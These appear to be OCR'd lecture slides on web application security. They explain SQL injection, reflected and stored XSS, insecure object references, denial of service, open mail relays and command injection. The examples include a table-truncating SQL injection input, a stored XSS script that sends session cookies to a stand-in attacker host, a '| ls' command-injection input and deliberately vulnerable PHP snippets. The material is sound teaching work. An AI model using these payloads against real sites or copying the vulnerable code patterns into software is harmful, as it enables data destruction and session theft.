
- **User-based Security:**
  - **What resources should be available to the claimed user at this time?**
  - **Pluggable Authentication Modules (PAM) to secure the system from intrusion by unauthorized users.**
- **Port Security:**
  - **Protect network ports from unauthorized hosts and networks**
  - **Handled by the kernel**
  - **IP firewall administration (IP chains or IP tables)**
- **Host-based Security:**
  - **Restrict network access to system resources and services based on the requesting hosts.**



Common Threat Vectors

- **SQL Injection**
  - **The attack technique of using reserved SQL symbol to try and make the web server execute a malicious query other than what was intended.**
  - **Must Sanitize inputs**
  - **Give Least possible privileges**
- **Cross-Site Scripting (XSS)**
- **Insecure Direct Object Reference**
- **Denial of Service**
- **Security Misconfiguration**

Figure 18.21 a SQL Injection attack (right) and intended usage (left)



0 A vulnerable form passes unsanitized user input directly into SQL queries.

User alice
Password abcd

1 Hacker inputs SQL code into a text field and submits the form.

User '; TRUNCATE TABLE Users; #

```
…
$user = $_POST['username'];
$pass = $_POST['pass'];
$sql = "SELECT * FROM Users WHERE
  uname='$user' AND passwd=MD5('$pass')";
sqli_query($sql);
 …
```

2 PHP script puts the raw fields directly into the SQL query.

3 The resulting query is actually two queries.

```
SELECT * FROM Users WHERE
  uname='alice' AND
  passwd=MD5('abcd')
```

```
SELECT * FROM Users WHERE uname='';
TRUNCATE TABLE Users;
# ' AND passwd=MD5('')
```


Rest of query is commented out

4 All records in Users table are deleted.

Cross-Site Scripting

- Cross-Site Scripting (XSS) refers to a type of attack in which a malicious script (JavaScript, VBScript, or Action Script, etc) is embedded into an otherwise trustworthy website.
- Two main categories of XSS
  - Reflected XSS (Non-persistent XSS)
    - Are attacks that send malicious content to the sever, so that in the server response, the malicious content is embedded
  - Store XSS (Persistent XSS)
    - More dangerous which may impacts all users visit the site

Figure 18.22 Illustration of a Reflection XSS Attack



1 A malicious user targets a site that is obviously reflecting data from the user back to them.

2 The malicious user tests a simple XSS to see if it works.

3 The malicious user crafts a more malicious URL.

```
index.php?name=<script>...</script>
```

The malicious user might shorten it with a URL shortening service.

```
http://bit.ly/au63n9/
```


4 The malicious user sends an email to potential users of the site that contains the malicious URL as a link.

5 The victim clicks the link, and the site reflects the script into the user's browser.

The script executes (unbeknownst to them). The attack is successful!

51

Figure 18.23 Illustration of a Stored XSS Attack



1 A blog site allows comments on posts by users through a form.

Ricardo's blog
Security is so easy
By: Ricardo

Everyone says security is hard, but I think they are wrong. Please comment...

0 comments
Add a comment

Name: Nice guy

Message:

```
<script>
var i = new Image():
i.src="http://crooksRus.xx/steal.php?cookie="
   + document.cookie;
</script> You are so right!
```

2 Malicous user "comments" are stored to the blog database without any filtering.

3 Every time the comment is displayed to any user, the malicious code is executed.

Ricardo's blog
Security is so easy
By: Ricardo

Everyone says security is hard, but I think they are wrong. Please comment...

1 comment by: Nice guy


You are so right!

Here we are displaying an image so you can see the image that represents the hidden script. It is more common to instead display a tiny transparent image.

4 The malicious code executed on the client computer transmits the logged-in user's session cookie to a malicious user's server.


5 The attacker can use the session cookie to circumvent authentication thereby accessing the server as though logged in by the other user.

52



Common Threat Vectors


- **Insecure Direct Object Reference**
  - **Expose some internal value or key of the application to the user**
  - **Then the attackers can then manipulate the internal keys to gain access to things that should not have access to**
  - **Examples:**
    - An archive of the site's PHP code or passwords can be potentially accessed or downloaded
    - A database key in the URLs that are visible to users
    - Storing files on the server
- **Denial of Service**
- **Security Misconfiguration**



Denial of Services

- **Denial of Service attacks (DoS)**
  - are attacks that aim to overload a server with illegitimate requests in order to prevent the site from responding to the legitimate ones,
  - Methods of prevention
    - Blocking the IP address in the firewall or the Apache server
- **Distributed DoS Attack (DDoS)**
  - Attacks are coming from multiple machines
  - Recent DDoS attack on Spamhaus servers (generates 300 Gbps worth of requests), http://www.spamhaus.org/news/article/695/answers-about-recent-ddos-attack-on-spamhaus


Figure 16.24 DoS and DDoS


loop
GET index.php
Denial of service
This computer is running a program or script that is repeatedly requesting a page from the server.
loop
GET index.php
GET index.php
loop
Distributed DOS
loop
GET index.php
GET index.php
loop
Each computer in this bot army is running the same program or script that is bombarding the server with requests. These users are probably unaware that this is happening.

Security Misconfiguration

- **Out-of-Date Software**
- **Open Mail Relays**
  - Refers to any email server that allows someone to route email through without authentication
- **More Input Attacks**
  - Refers to the potential vulnerability that occurs when the users through their HTT requests, transmit a variety of strings and data that are directly used by the server **without sanitation**.
- **Virtual Open Mail Relay – Figure 14.23**
  - HTML web email send to any email addresses
- **Arbitrary program execution – Figure 16.24**

Figure 16.25 Virtual open relay exploit



0 A contact form transmits the email of the receiver within the HTML in the to: field.

Browser

Contact Us

From: youremail@example.com

To: Select one ▼
rconnolly@mtroyal.ca
rhoar@mtroyal.ca

Message: Type here ...

submit

Query string parameters

```
sender=some-person@where-ever.com
receiver=rhoar@mtroyal.ca
message [Hello I love your book ...]
```

POST

1 Malicious user sees that you are transmitting email addresses in HTML and creates a spam script to mail a list of addresses.

```
Aphrodite@abc.xyz
Apollo@abc.xyz
Ares@abc.xyz
Artemis@abc.xyz
Athena@abc.xyz
...
Zeus@abc.xyz
```

loop

Query string parameters

```
sender=fakename@realbank.com
receiver=Aphrodite@abc.xyz
message=[spam (or worse)]
```


POST

2 PHP script passes the query string input directly to the PHP mail() function.

```
...
$from = $_POST['sender'];
$to = $_POST['receiver'];
$msg = $_POST['message'];
$header = "From: " . $from . "\r\n";
mail($to, "Form message",$msg,header);
...
```

3 The form thus acts as an open relay and lets the malicious user send many messages.

Figure 16.26 Command-line pass-through of user input



0 The script is intended to echo the output of a ping command to the user for the IP or domain they want.

Browser

Ping an IP address

Enter IP: funwebdev.com

submit

1 Malicious user inputs reserved characters and commands into the text field.

Browser

Ping an IP address

Enter IP: funwebdev.com | ls

submit

POST

```
...
$ip = $_POST['ip'];
$ret = exec("ping -c 1 $ip 2>&1", $output);
print_r($output);
print_r($ret);
...
```

2 PHP script passes the user input as a parameter to a Unix command (ping).


3 The attacker executes arbitrary command (in this case ls) and gains knowledge for further exploits and attacks.

```
Array
(
  [0] => PING funwebdev.com (66.147.244.79): ...
  [1] => 64 bytes from 66.147.244.79: icmp_seq=0 ...
  [2] => 64 bytes from 66.147.244.79: icmp_seq=1 ...
  [3] => 64 bytes from 66.147.244.79: icmp_seq=2 ...
  [4] => 64 bytes from 66.147.244.79: icmp_seq=3 ...
  [5] =>
  [6] => --- funwebdev.com ping statistics ---
  [7] => 4 packets transmitted, 4 packets ....
  [8] => round-trip min/avg/max/stddev = ...
)
round-trip min/avg/max/stddev = ...
```

Displayed to user (as intended)

```
Array
(
  [0] => a182761.png
  [1] => b171628.png
  [2] => c998716.png
  [3] => super-secret.png
  [4] => top-secret.txt
  ...
)
Z1928.png
```

Displayed to malicious user



Summary and Conclusion

Q/A ?